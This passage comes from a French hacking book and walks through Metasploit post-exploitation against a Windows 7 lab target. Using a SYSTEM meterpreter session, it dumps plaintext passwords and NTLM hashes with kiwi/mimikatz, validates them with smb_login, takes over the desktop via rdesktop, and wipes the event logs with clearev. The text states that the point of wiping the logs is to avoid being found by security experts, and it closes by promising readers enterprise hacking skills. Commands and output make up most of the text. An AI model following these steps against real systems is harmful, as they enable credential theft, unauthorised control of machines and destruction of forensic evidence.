C'est le code exécuté après s'être introduit dans la machine cible, il nous permet de non seulement pénétrer le système mais également contrôler la machine d'une victime.

## ➤ Modules auxiliary

C'est des modules utilisés pour diverses tâches comme scan de port, sniffing, scan services. Une fois l'exploit et le payload exécutés sur une machine vulnérable à une

## **RUPÉRATION D'ACCÈS DE LA CIBLE**

### **➤ Compréhension des termes**

**La récupération d'accès est l'un des joyaux qu'un pirate veut avoir après avoir pirater une cible c'est-à-dire avoir les accès en clair de la cible.**

**Le « rdesktop » est aussi très important pour un pirate car cela lui permet de voler la session de la cible et de se connecter sur la machine de la cible comme si c'était la cible.**

**La persistance permet à un pirate de toujours être dans l'ordinateur de la cible même si**

elle redémarre sa machine ou l'éteint pendant des jours ; mois ou années « la persistance permet à un pirate de ne pas avoir à pirater à nouveau une machine ».

- Nous commençons avec la récupération des accès en claire de la cible : Conditions de récupération des accès :

- Il faille que le pirate soit un administrateur du système. Voici pourquoi nous avons vu comment être administrateur de système, si non les accès ne pourront jamais être récupérés par le pirate.

The screenshot shows a terminal window with two tabs. The left tab is titled 'root@kali: /home/kali12' and the right tab is titled 'kali12@kali: ~'. The terminal displays the following text:

```
msf6 > sessions
Active sessions
=====
Id  Name  Type          Information                               Connection
--  ---  --  -----
1   meterpreter x86/windows  ciblewin7-PC\cible win7  @ CIBLEWIN7-PC  10.10.1.17:220 -> 10.10.1.18:49164 (10.10.1.18)
2   meterpreter x64/windows  ciblewin7-PC\cible win7  @ CIBLEWIN7-PC  10.10.1.17:650 -> 10.10.1.18:49168 (10.10.1.18)
3   meterpreter x64/windows  AUTORITE NT\Syst_me  @ CIBLEWIN7-PC  10.10.1.17:230 -> 10.10.1.18:49169 (10.10.1.18)

msf6 > sessions 3
[*] Starting interaction with 3...

meterpreter >
```

- ❖ Nous utiliserons la session 3 car elle est une session d'administrateur système, nous tapons la commande : « sessions 3 »
- ❖ Pour la récupération des accès de la cible « user et password » nous allons utiliser un module que nous allons appeler avec la commande « load -l » nous allons afficher les modules que nous pouvons appeler.
- ❖ Nous allons appeler le module « kiwi » pour la récupération des accès de la cible : pour cela nous tapons « load kiwi ».

- ❖ « KIWI » appelé avec succès nous allons maintenant l'utiliser ou voir son utilisation avec la commande « help »

```
meterpreter > help
```

- ❖ Après que l'aide soit afficher, vérifier la dernière table d'aide vous verrez (kiwi commandes)
- ❖ Nous avons plusieurs possibilités d'afficher les accès de la cible avec kiwi :
  - Creds\_kerberos
  - Creds\_msv
  - Creds\_wdigest
  - Creds\_tspkg

```
Kiwi Commands
=====
Command          Description
-----
creds_all        Retrieve all credentials (parsed)
creds_kerberos   Retrieve Kerberos creds (parsed)
creds_livessp    Retrieve Live SSP creds
creds_msv         Retrieve LM/NTLM creds (parsed)
creds_ssp         Retrieve SSP creds
creds_tspkg       Retrieve TspKer creds (parsed)
dcsync           Retrieve user account information via DC Sync (unparsed)
dcsync_ntlm      Retrieve user account NTLM hash, SID and RID via DC Sync
golden_ticket_create Create a golden kerberos ticket
kerberos_ticket_list List all kerberos tickets (unparsed)
kerberos_ticket_purge Purge any in-use kerberos tickets
kerberos_ticket_use Use a kerberos ticket
kiwi_cmd          Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam      Dump LSA SAM (unparsed)
lsa_dump_secrets  Dump LSA secrets (unparsed)
password_change   Change the password/hash of a user
wifi_list         List wifi profiles/creds for the current user
wifi_list_shared  List shared wifi profiles/creds (requires SYSTEM)
```

```
meterpreter > load -l
espi
extapi
incognito
kiwi
lanattacks
peinjector
powershell
priv
python
sniffer
stdapi
unhook
winpmem
meterpreter : load kiwi
Loading extension kiwi...
#####
  mimikatz 2.2.0 20191125 (x64/windows)
  ## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ##   Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***
Success.
meterpreter >
```

## Résultat :

- « Creds\_kerberos » nous permet d'afficher les accès de la cible en clair ici le user de la cible est : « user = cible win7 et le mot de passe est : azerty ».

```

meterpreter > creds_kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
=====
Username      Domain      Password
-----        -----      -----
(null)        (null)      (null)
cible win7    ciblewin7-PC azerty
ciblewin7-PC$ WORKGROUP      (null)

meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
=====
Username      Domain      LM                      NTLM                      SHA1
-----        -----      --                      --                      --
cible win7    ciblewin7-PC 54b53da435e9ebccaad3b435b51404ee  bfad8787f5dc64b730028c20a64eba94  f9eeeb06763ea2f5a7dfa5236affc5ded44786a1

meterpreter > creds_wdigest

```

- « Creds\_wdigest » nous a également permis de récupérer les accès de la cible

```

meterpreter > creds_wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
=====
Username      Domain      Password
-----        -----      -----
(null)        (null)      (null)
CIBLEWIN7-PC$ WORKGROUP      (null)
cible win7    ciblewin7-PC  azerty

meterpreter >

```

Maintenant que nous avons récupérer les accès de la cible nous verrons si les accès sont valides ou pas. Passons à la vérification d'accès.

- ❖ Cherchons un module pour la vérification d'accès et l'utilisation de ce module :
  - Ce module a pour nom : « smb\_login ». Cherchons-le dans « metasploit » avec la commande suivant : « search smb\_login »

```

msf6 > search smb_login
Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  ---          -----          -----  -----  -----
  0  auxiliary/scanner/smb/smb_login           normal  No    SMB Login Check Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_login
msf6 >

```

Nous avons ci-dessus le module pour la vérification des accès de notre cible.

- ❖ Utilisons le module : « **use 0 ou use auxiliary/scanner/smb/smb\_login** » puis vérifions les options à remplir.

```

root@kali:/home/kali12          kali12@kali: ~
msf6 > use auxiliary/scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > options
Module options (auxiliary/scanner/smb/smb_login):
Name      Current Setting  Required  Description
----      -----          -----    -----
ABORT_ON_LOCKOUT  false        yes       Abort the run when an account lockout is detected
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS  false        no        Try each user/password couple stored in the current database
DB_ALL_PASS    false        no        Add all passwords in the current database to the list
DB_ALL_USERS   false        no        Add all users in the current database to the list
DETECT_ANY_AUTH false       no        Enable detection of systems accepting any authentication
DETECT_ANY_DOMAIN false      no        Detect if domain is required for the specified user
PASS_FILE     no           no        File containing passwords, one per line
PRESERVE_DOMAINS true       no        Respect a username that contains a domain name.
Proxies      no           no        A proxy chain of format type:host:port[,type:host:port][,...]
RECORD_GUEST   false       no        Record guest-privileged random logins to the database
RHOSTS      yes          yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT       445         yes      The SMB service port (TCP)
SMBDomain   .            no        The Windows domain to use for authentication
SMBPass     no           no        The password for the specified username
SMBUser     no           no        The username to authenticate as
STOP_ON_SUCCESS false      yes      Stop guessing when a credential works for a host
THREADS     1            yes      The number of concurrent threads (max one per host)
USERPASS_FILE no          no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS  false      no        Try the username as the password for all users
USER_FILE    no           no        File containing usernames, one per line
VERBOSE     true         yes      Whether to print output for all attempts
msf6 auxiliary(scanner/smb/smb_login) > s

```

❖ Nous aurons à donner les informations suivantes :

- SMBPASS : mettre le mot de passe récupérer avec la commande « set smbpass + le mot de passe »
- SMBUSER : mettre le user récupérer avec la commande « set smbuser + le user »
- Accélère l'exécution de l'exploit avec le thread « set thread + 100 ou 300 ».
- Ajouter sur le « RHOSTS » l'adresse IP de la machine dont vous avez récupérer le mot de passe, avec la commande « set rhosts + ip de la cible).

Pour voir l'adresse ip de la cible, il suffit de mettre cette commande : sessions. Vous allez voir l'adresse ip de la cible à droite :

```

msf6 > sessions
Active sessions
=====
Id  Name  Type          Information                               Connection
--  ---  ---          -----
1   meterpreter x86/windows  ciblewin7-PC\cible win7 @ CIBLEWIN7-PC  10.10.1.17:220 -> 10.10.1.18:49164 (10.10.1.18)
2   meterpreter x64/windows  ciblewin7-PC\cible win7 @ CIBLEWIN7-PC  10.10.1.17:650 -> 10.10.1.18:49168 (10.10.1.18)
3   meterpreter x64/windows  AUTORITE NT\Syst_me @ CIBLEWIN7-PC  10.10.1.17:230 -> 10.10.1.18:49169 (10.10.1.18)

```

Continuons :


➤ Une fois les options remplies, nous allons juste exécuter avec la commande « run ou exploit »

- S'il affiche « SUCCÈS » cela voudra dire que ce sont les accès de la cible
- Si non cela veut dire que les accès sont invalides et

**donc on ne pourra pas faire de RDESKTOP avec les accès.**


```
msf6 auxiliary(scanner/smb/smb_login) > set threads 100
threads => 100
msf6 auxiliary(scanner/smb/smb_login) > set rhosts 10.10.1.18
rhosts => 10.10.1.18
msf6 auxiliary(scanner/smb/smb_login) > set SMBPass azerty
SMBPass => azerty
msf6 auxiliary(scanner/smb/smb_login) > set smbuser cible win7
smbuser => cible win7
msf6 auxiliary(scanner/smb/smb_login) > run
[*] 10.10.1.18:445      - 10.10.1.18:445 - Starting SMB login bruteforce
[+] 10.10.1.18:445      - 10.10.1.18:445 - Success: '.\cible win7:azerty'
[*] 10.10.1.18:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

## PASSONS AU RDP MAINTENANT. LA CONNEXION A DISTANCÉ SUR LA CIBLE



```
(kali12㉿kali)-[~]
$ sudo -s
[sudo] Mot de passe de kali12 :
(root㉿kali)-[~/home/kali12]
#
```

- Pour faire le « rdp » vous deviez :
  - ✓ Connaitre le mot de passe de la cible
  - ✓ Le user « nom d'utilisateur » de la cible
  - ✓ L'adresse IP de la cible
  - ✓ Activer le bureau à distance Nous avons toutes ces information et avons activé le bureau à distance passons au RDP.
- Pour faire le rdp ou le contrôle graphique de l'ordinateur à distance, nous utilisons la commande « rdesktop -h » pour l'aide.



```
(root㉿kali)-[~/home/kali12]
# rdesktop -h
```

- En suite après l'aide nous remplissons le rdesktop pour faire le rdp



```
(root㉿kali)-[~/home/kali12]
# rdesktop -u "cible win7" -p azerty 10.10.1.18
```

- Etant sur notre kali linux, ouvrons un autre terminal puis passons en mode super-utilisateur « root ».
- Les options qui ont été remplies : « user et le mot de passe à la fin de la commande, vous mettez l'adresse ip » « -u 'le user cible' –p 'password cible' + ip » une fois fait exécutez
- Et tapez par rapport aux questions « yes et yes »

```
—(root㉿kali)-[~/home/kali12]
└─# rdesktop -u "cible win7" -p azerty 10.10.1.18
autoselecting keyboard map 'fr' from locale

ATTENTION! The server uses an invalid security certificate which can not be trusted for
the following identified reason(s);

1. Certificate issuer is not trusted by this system.

Issuer: CN=ciblewin7-PC

Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:


Subject: CN=ciblewin7-PC
Issuer: CN=ciblewin7-PC
Valid From: Tue Jul 20 13:31:51 2021
To: Wed Jan 19 12:31:51 2022

Certificate fingerprints:
sha1: 23a6d805f2eb8aa3059fcfce98948b7d40adc3bb
sha256: 65d80437e9caf18ee3164ead912a26c223d36da1f45d656d35d89c39353a7e99

Do you trust this certificate (yes/no)? yes [REDACTED]

Do you trust this certificate (yes/no)? yes [REDACTED]
```

## Résultat :



**Le hacker a la session de la cible et peut manipuler l'ordinateur de la cible depuis son kali linux avec l'interface graphique de la cible ; Voici comment fonctionne le rdp, il s'agit de manipuler l'ordinateur de la cible avec son interface graphique.**

## **CHAPITRE X : EFFACER LES TRACES APRÈS PIRATAGE**

### **a- Définition**


**Effacer les traces pour un hacker est très important car cela permet au hacker de ne pas être retrouvé par d'autres hackers ou experts en sécurité informatique.**

### **b- Est-ce une obligation de le faire ?**


- (1) Non si vous voulez être trouvé facilement**
- (2) Oui si vous ne voulez pas être retrouvé**

## **PASSONS A LA PRATIQUE**

### **➤ Allons dans la machine cible et entrons dans la « Gestion d'ordinateur »**




- En suite allons dans « journaux Windows » c'est ici dans ce dossier que tout est stocker**
- Nous allons tout effacer à distance**



➤ La commande pour effacer toutes les traces que nous avons dans le système est :

```
meterpreter > clearev
[*] Wiping 119 records from Application...
[*] Wiping 468 records from System...
[*] Wiping 151 records from Security...
meterpreter >
```



- Vérifions dans notre machine cible que la commande à bien effacer les traces.
- Tout est à zéro, donc la commande a bien effacé toutes nos traces sur la cible.

**Après cette pratique nous avons terminé les bases solides en pénétration pour hacker.**

**Voici ainsi le livre sur les bases de hacking système ou pénétration système terminer. Vous avez maintenant tout ce qu'il vous faut pour faire le piratage avancé d'entreprise et de serveur, maîtrisez toute cette configuration et hacking et vous serrez les meilleurs en pénétration. Merci à tous.**

# HACKING

## PÉNÉTRATION SYSTÈME

Vous rêvez de Connaître les techniques et méthodes que Les hackers testeurs d'intrusions utilisent pour faire. le pentesting dans les entreprises.

### Alors voici ce que Vous apprendrez dans ce livre :

Comment faire un réseau local ?

Quelles sont les commandes à connaître Kali Linux

Comment pirater des Ordinateurs ?

Comment effacer ses Traces ?

Plus d'informations, plus de mobilité :

Ce livre est un véritable manifeste pour une base solide en sécurité informatique.

Les techniques apprises sont les meilleures techniques de base qu'il faut connaître en sécurité informatique (tests d'intrusions).

Cette nouvelle édition a à son actif plusieurs témoignages de lecteurs qui ont eu des connaissances de base solide en hacking des systèmes.

1re  
édition  
mise à jour

MAIZAN  
KOUAME  
MELCHISEDEK,  
dirige une  
entreprise  
internationale,  
il est  
professionnel  
en sécurité des  
systèmes,  
formateurs,  
écrivain.

[WWW.GSIMEL.COM](http://WWW.GSIMEL.COM)